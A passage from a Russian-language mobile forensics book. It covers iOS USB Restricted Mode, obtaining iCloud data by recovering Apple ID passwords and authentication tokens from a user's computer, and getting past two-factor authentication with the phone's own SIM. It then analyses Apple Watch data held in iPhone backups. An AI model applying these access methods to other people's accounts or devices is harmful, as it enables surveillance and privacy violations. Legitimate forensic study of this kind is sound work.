Можно ли обойти режим защиты USB? Во-первых, для активации передачи данных достаточно разблокировать телефон, например при помощи отпечатка пальца (который, в свою очередь, тоже не вечен — см. выше). Во-вторых, срабатывание ограничения можно предотвратить, подключив телефон до истечения часа с момента последней блокировки к совместимому аксессуару (годятся не все!) даже в заблокированном состоянии.

Иными словами, при конфискации устройств сотруднику полиции придется не только положить телефон в клетку Фарадея, но и подключить его к совместимому аксессуару (сгодится, к примеру, официальный переходник Apple с Lightning на USB 3 с дополнительным портом с поддержкой зарядки). Если этого не сделать, то всего через час телефон перейдет в защитный режим и запустить перебор кодов блокировки не удастся.

Безопасность — нескончаемая гонка. В Apple знают о возможности обойти защитный режим USB и разрабатывают технологию, которая будет блокировать передачу данных мгновенно после блокировки устройства. Если эта возможность войдет в состав очередной сборки iOS (а это не факт), то передача данных по протоколу USB будет автоматически деактивирована сразу после блокировки экрана устройства — подключать телефон к аксессуарам или компьютеру придется в разблокированном состоянии.

Ради удобства пользователя сделаны исключения для переходника на аудиоразъем (впрочем, его подключение никак не влияет на срабатывание USB Restricted Mode) и для зарядки от обычных зарядных устройств — но не от компьютерного порта.

Что делать, если телефон заблокирован, сломан или его вовсе нет

Как можно извлечь данные из заблокированного или сломанного устройства? Примерно так же, как и из устройства, которого нет совсем: через облако iCloud. Полиция при наличии соответствующего постановления может запросить у Apple все данные из учетной записи пользователя, включая облачные резервные копии. Для всех прочих доступен другой способ: при помощи Apple ID и пароля пользователя.

Откуда взять Apple ID и пароль? Можно, к примеру, запустить Elcomsoft Internet Password Breaker на компьютере пользователя и посмотреть, не найдется ли там пароль от Apple ID или iCloud (он будет одним и тем же). Или попробовать сбросить через почту. Обойти двухфакторную аутентификацию, если она активирована, можно, получив SMS на SIM-карту, извлеченную из того же iPhone.

Наконец, можно поискать на компьютере пользователя так называемый маркер аутентификации, который позволит авторизоваться в iCloud без логина, пароля и вторичного фактора аутентификации. Разумеется, как маркер аутентификации, так и пароль от Apple ID или iCloud может найтись не в каждом случае, да и SIM-карта может быть защищена собственным PIN-кодом, но если тебе удалось обойти эти препятствия, то при помощи специализированного софта (например, Elcomsoft Phone Breaker) ты сможешь скачать следующие вещи:

- облачные резервные копии (до двух для каждого устройства в учетной записи);
- синхронизированные данные. Здесь — раздолье: и список открытых в Safari страниц с историей посещений, и календари, и заметки, и контакты, и даже журнал звонков и все текстовые сообщения, включая iMessage (для iMessage, правда, потребуется как пароль, так и код блокировки одного из доверенных устройств пользователя). Если у пользователя есть Mac, то могут найтись и файлы, синхронизированные с компьютера, и даже депонированный ключ для расшифровки раздела FileVault 2;
- если включена iCloud Photo Library — то и фотографии;
- если включен iCloud Keychain, то и пароли пользователя от разных онлайновых ресурсов. Для этого потребуется ввести код блокировки одного из доверенных устройств пользователя.

Заключение

Если ты прочитал этот раздел, вероятно, ты уже догадался, можно ли взломать iPhone за девять минут при помощи «магического куба» или специализированного безымянного комплекса для взлома мобильных устройств. Да, можно — если телефон работает под управлением iOS 10–11.2.1 (т. е. не получил обновление до iOS 11.2, вышедшее 2 декабря 2017 года) и был любезно разблокирован подозреваемым, не защищен кодом блокировки или код блокировки известен.

Если пользователь хоть раз обновил устройство после 2 декабря 2017 года — магия не сработает. Если телефон заблокирован неизвестным паролем — магия не сработает, код блокировки придется взламывать отдельным решением GrayKey или Cellebrite (которое, кстати, в случае успеха самостоятельно извлечет все данные). Если же телефон заблокирован и работает под управлением iOS от 11.4.1, а с момента последней разблокировки или подключения к аксессуару прошло больше часа, то не помогут и эти сервисы.

А что ожидается в ближайшем будущем? Уже вышла iOS 13, на которую, скорее всего, перейдут практически все пользователи iOS. В частности, массовый переход на iOS старше 12 означает и массовое распространение режима USB Restricted Mode.

Для iOS 12 уже существует возможность джейлбрейка. Для iOS 13 уязвимостей пока что не обнаружено, но вероятность, что их найдут, эксперты оценивают, как высокую. Возможно, на момент, когда эта книга поступит в продажу, джейлбрейк iOS 13 станет возможным.

15. Извлекаем и анализируем данные Apple Watch

Олег Афонин

Apple Watch — одна из самых популярных в мире марок умных часов. Последняя их версия оснащена полным набором датчиков и процессором, мощность которого превосходит бюджетные (и даже не очень бюджетные) модели смартфонов. При помощи часов Apple собирает огромные массивы данных. Что происходит с этими данными, где они хранятся и как их извлечь? Попробуем разобраться.

За последние несколько лет популярность разнообразных трекеров и умных часов значительно возросла. В 2018 году был продан 141 миллион умных часов, что почти вдвое превышает результат предыдущего года. Среди всего разнообразия моделей выделяется линейка Apple Watch, продажи которых в 2018 году составили 22,5 миллиона единиц. Уже несколько лет суммарная доля всех моделей Apple Watch лишь немного не дотягивает до половины на глобальном рынке.

Первая версия часов Apple Watch была выпущена в 2015 году. В следующем году на замену первому поколению часов пришло поколение Series 1, которое вышло одновременно с версией Series 2. На сегодняшний день актуальная модель — четвертая (по факту пятая) версия Apple Watch 4. Все версии часов от Apple работают под управлением специализированной операционной системы WatchOS, код которой, в свою очередь, основан на мобильной системе iOS.

> Эта статья написана в соавторстве с Маттиа Эпифани. Маттиа — основатель итальянской компании REALITY NET, консультант в сфере цифровой криминалистики и мобильной безопасности, инструктор курсов SANS и соавтор книги Learning iOS Forensics.

Почему Apple Watch?

В отличие от подробно исследованных смартфонов iPhone и других устройств, работающих под управлением операционной системы iOS, часы Apple Watch заинтересовали лишь небольшое число экспертов. Первой работой, описывающей структуру данных Apple Watch, стала публикация Хизер Махалик (Heather Mahalik) и Сары Эдвардс (Sarah Edwards), опубликованная в 2015 году (**https://github.com/mac4n6/Presentations/blob/master/Apple%20Watch%20-%20Times%20a'%20**

Tickin'/Apple_Watch_Times_a_Tickin.pdf). С тех пор сравнимых по масштабу исследований часов от Apple не проводилось.

Последние версии часов Apple Watch оснащены большим числом разнообразных датчиков. Здесь и датчик атмосферного давления, и шагомер, и датчик пульса, и чувствительные инерционные датчики, и датчик магнитного поля, и полноценный чипсет для определения координат по спутникам GPS, GLONASS и Galileo, и даже датчик для снятия электрокардиограмм. Многие из этих датчиков работают постоянно, но некоторые включаются лишь периодически. Пример — датчик для определения местоположения, который активируется лишь в те моменты, когда WatchOS считает, что ты вышел на пробежку.

С учетом того что часы оборудованы 8 Гбайт встроенной памяти, логично было бы ожидать, что по крайней мере часть собранных данных сохраняется в часах. Часы ведут полноценные логи, формат которых совпадает с форматом аналогичных логов iPhone. Кроме того, на часах могут быть многочисленные циферблаты, на них можно устанавливать приложения (в том числе сторонние, из магазина), синхронизировать фотографии. Часы получают уведомления с телефона, причем в них может содержаться часть сообщения. С часов можно слушать музыку, зарегистрироваться на рейс и пройти посадочный контроль при помощи посадочного талона в виде QR-кода. Часами можно оплачивать покупки. На часах работает голосовой помощник Siri. Если же речь идет о версии часов с LTE, то с часов можно и позвонить. Иными словами, часы Apple Watch умеют делать многое из того, что может делать и обычный смартфон. Есть ли возможность добраться до всех этих данных?

Информацию из часов можно извлечь тремя разными способами. Во-первых, извлечь резервную копию Apple Watch из локальной или облачной резервной копии подключенного к часам iPhone. Во-вторых, часы можно подключить напрямую к компьютеру, используя переходник, после чего извлечь данные методом логического анализа. Наконец, некоторые данные возможно достать из облака iCloud (в первую очередь речь идет о данных «Здоровья» пользователя, которые собирают часы).

Каждый из этих способов возвращает свой собственный набор данных, отличный от того, который можно получить другими способами. Данные частично пересекаются, но мы рекомендуем по возможности использовать все три способа для максимально полного извлечения.

Анализ резервной копии iPhone

Часы Apple Watch независимо от поколения аппаратной платформы и версии WatchOS обладают возможностью создавать резервную копию данных. Тем не менее, WatchOS не позволяет использовать сервис для создания резервных копий ни сторонним приложениям, ни даже программе iTunes. Резервные копии часов создаются только и исключительно в подключенном к часам смартфоне iPhone.

Согласно документации Apple, содержимое Apple Watch автоматически копируется на сопряженное устройство iPhone, чтобы данные Apple Watch можно было восста-

новить из этой резервной копии. К сожалению, нам неизвестен способ, которым можно было бы форсировать создание свежей резервной копии часов в iPhone, за исключением одного: отсоединить часы от iPhone, разорвав пару. В статье Apple «Резервное копирование данных Apple Watch» (**https://support.apple.com/ru-ru/HT204518**) подробно описано, что входит, а что не входит в состав резервных копий часов.

Вот что включает резервная копия данных Apple Watch:

- данные (для встроенных программ) и настройки (для встроенных и сторонних программ);
- расположение программ на экране «Домой» и настройки циферблата;
- настройки панели Dock и основные системные настройки;
- медицинские данные и данные о физической активности;
- настройки уведомлений;
- плей-листы, альбомы и миксы, синхронизируемые на Apple Watch, и настройки музыки;
- настройки параметра Siri «Аудиоотзыв» для Apple Watch Series 3 или более поздних моделей;
- синхронизированный фотоальбом;
- часовой пояс.

Вот что не входит в резервную копию данных Apple Watch:

- записи сопряжения Bluetooth;
- данные кредитных или дебетовых карт для платежей Apple Pay, сохраненные на Apple Watch;
- код-пароль к часам Apple Watch.

Таким образом, резервную копию часов Apple Watch можно извлечь из iPhone. Самый простой способ это сделать — создать локальную или облачную резервную копию iPhone, после чего проанализировать ее содержимое. Мы не будем подробно останавливаться на процедуре создания резервных копий (они многократно описывались в Интернете); отметим только, что для создания свежей резервной копии можно использовать iTunes или одну из сторонних программ, но мы воспользовались утилитой Elcomsoft iOS Forensic Toolkit, страница разработчиков которой расположена по адресу **https://www.elcomsoft.com/eift.html** (она же пригодится позже и для извлечения данных из часов, подключенных к компьютеру через переходник).

Итак, резервная копия iPhone создана, осталось найти в ней резервную копию часов Apple Watch. Для этого мы воспользуемся двумя утилитами: iBackupBot (**https://www.icopybot.com/itunes-backup-manager.htm**, доступна для Windows и MacOS) и SQLite Expert для Windows (**http://www.sqliteexpert.com/**).

Начнем с анализа спецификаций устройства. Для этого откроем резервную копию iPhone в приложении iBackupBot.

В папке **\HomeDomain\Library\DeviceRegistry.state** находятся следующие файлы (рис. 15.1):

- **historySecureProperties.plist**;
- **stateMachine-.PLIST**;
- **activestatemachine.plist**;
- **history.plist**.

В файле **historySecureProperties.plist** хранится серийный номер часов, уникальный идентификатор UDID (UniqueDeviceIdentifier), MAC-адреса адаптеров Wi-Fi и Bluetooth подключенных к телефону часов Apple Watch (рис. 15.2).




Рис. 15.1. Резервная копия iPhone в программе iBackupBot




Рис. 15.2. Данные часов в файле резервной копии

Файл **stateMachine-<GUID>.plist** хранит информацию о сопряжении с iPhone (обычно значение **PairSuccess**), версию операционной системы WatchOS и время сопряжения с телефоном (записанное в формате Apple Cocoa Core Data, **https://www.epochconverter.com/coredata**, рис. 15.3).

Файл **activestatemachine.plist** содержит информацию, подобную той, что в файле **stateMachine-<GUID>.plist**, только она дополнена данными о версии WatchOS, установленной на часах в момент создания резервной копии (рис. 15.4).




Рис. 15.3. Содержимое файла stateMachine-<GUID>.plist




Рис. 15.4. Содержимое файла activestatemachine.plist. В папке **\HomeDomain\Library\DeviceRegistry** лежит директория, имя которой включает GUID из файла stateMachine-<GUID>.plist: именно в этой директории хранятся данные из резервной копии Apple Watch (рис. 15.5).




Рис. 15.5. Папка, в которой хранится резервная копия Apple Watch

В папке **NanoAppRegistry** содержится информация об установленных на часах приложениях. На рис. 15.6 можно увидеть информацию о приложении Facebook, включая данные **Bundle Version**, **Display Name**, **Bundle Identifier** и **Bundle Name**. К сожалению, данных приложения в резервной копии часов нет, только информация о приложении.

В базе данных **NanoMail\Registry.sqlite** хранится информация о почтовых учетных записях, которые синхронизируются с часами.

В частности, в таблице **SYNCED_ACCOUNT** можно найти записи **Display Name** и **Email Address** для каждого почтового аккаунта, который синхронизируется с устройством. Ни пароля, ни маркера аутентификации от почтовых аккаунтов в резервной копии нет (рис. 15.7).

В таблице **MAILBOX** можно просмотреть, как организована почта, пролистать папки и подпапки для каждой учетной записи («Входящие», «Исходящие», «Черновики», «Архив» и т. д. — рис. 15.8).

В базе **NanoPasses\nanopasses.sqlite3** содержится список записей из приложения Wallet. Программа Wallet — универсальное хранилище кредитных, дебетовых и предоплаченных карт, а также карт магазинов, посадочных талонов, билетов в кино, купонов, бонусных карт, студенческих удостоверений и т. д. Записи Wallet синхронизируются с часами. В частности, часы можно использовать для отображения QR-кода посадочных талонов для их удобного сканирования при посадке на рейс. Для каждой записи доступны данные **Type_ID**, название организации **Organization Name**, дата **Ingest Date** (в формате Apple Cocoa Core Data) и описание **Description** (рис. 15.9).




Рис. 15.6. Просмотр данных об установленных на часах приложениях




Рис. 15.7. Данные о почтовых аккаунтах в резервной копии Apple Watch




Рис. 15.8. Просмотр структуры папок электронного почтового ящика




Рис. 15.9. Просмотр данных приложения Wallet




Рис. 15.10. Просмотр извлеченной из резервной копии информации о брони гостиницы в Booking.com

В некоторых записях доступно поле **Encoded Pass**, в котором содержится двоичный файл **plist** с дополнительной информацией (например, описанный выше QR-код посадочного талона). Такие файлы можно извлечь из базы данных и открыть при помощи программы для работы с plist (например, plist Editor, **https://www.icopybot.com/plist-editor.htm**).

На рис. 15.10 можно увидеть запись брони гостиницы через **Booking.com**. Поле **Encoded Pass** можно открыть в SQLiteExpert и сохранить в виде файла.

Далее файл открываем в plist Editor и извлекаем информацию о брони, включая имя гостя, название и адрес гостиницы, даты заезда и выезда, стоимость и номер брони (рис. 15.11).

В папке **NanoPreferencesSync** хранятся различные файлы, отвечающие за настройки Apple Watch. Наибольший интерес здесь представляет папка **\Backup\Files**, в которой содержится информация о циферблатах и их настройках, включая изображения. Все эти файлы представляют собой обычные архивы в формате ZIP (рис. 15.12).

В каждом архиве лежат:

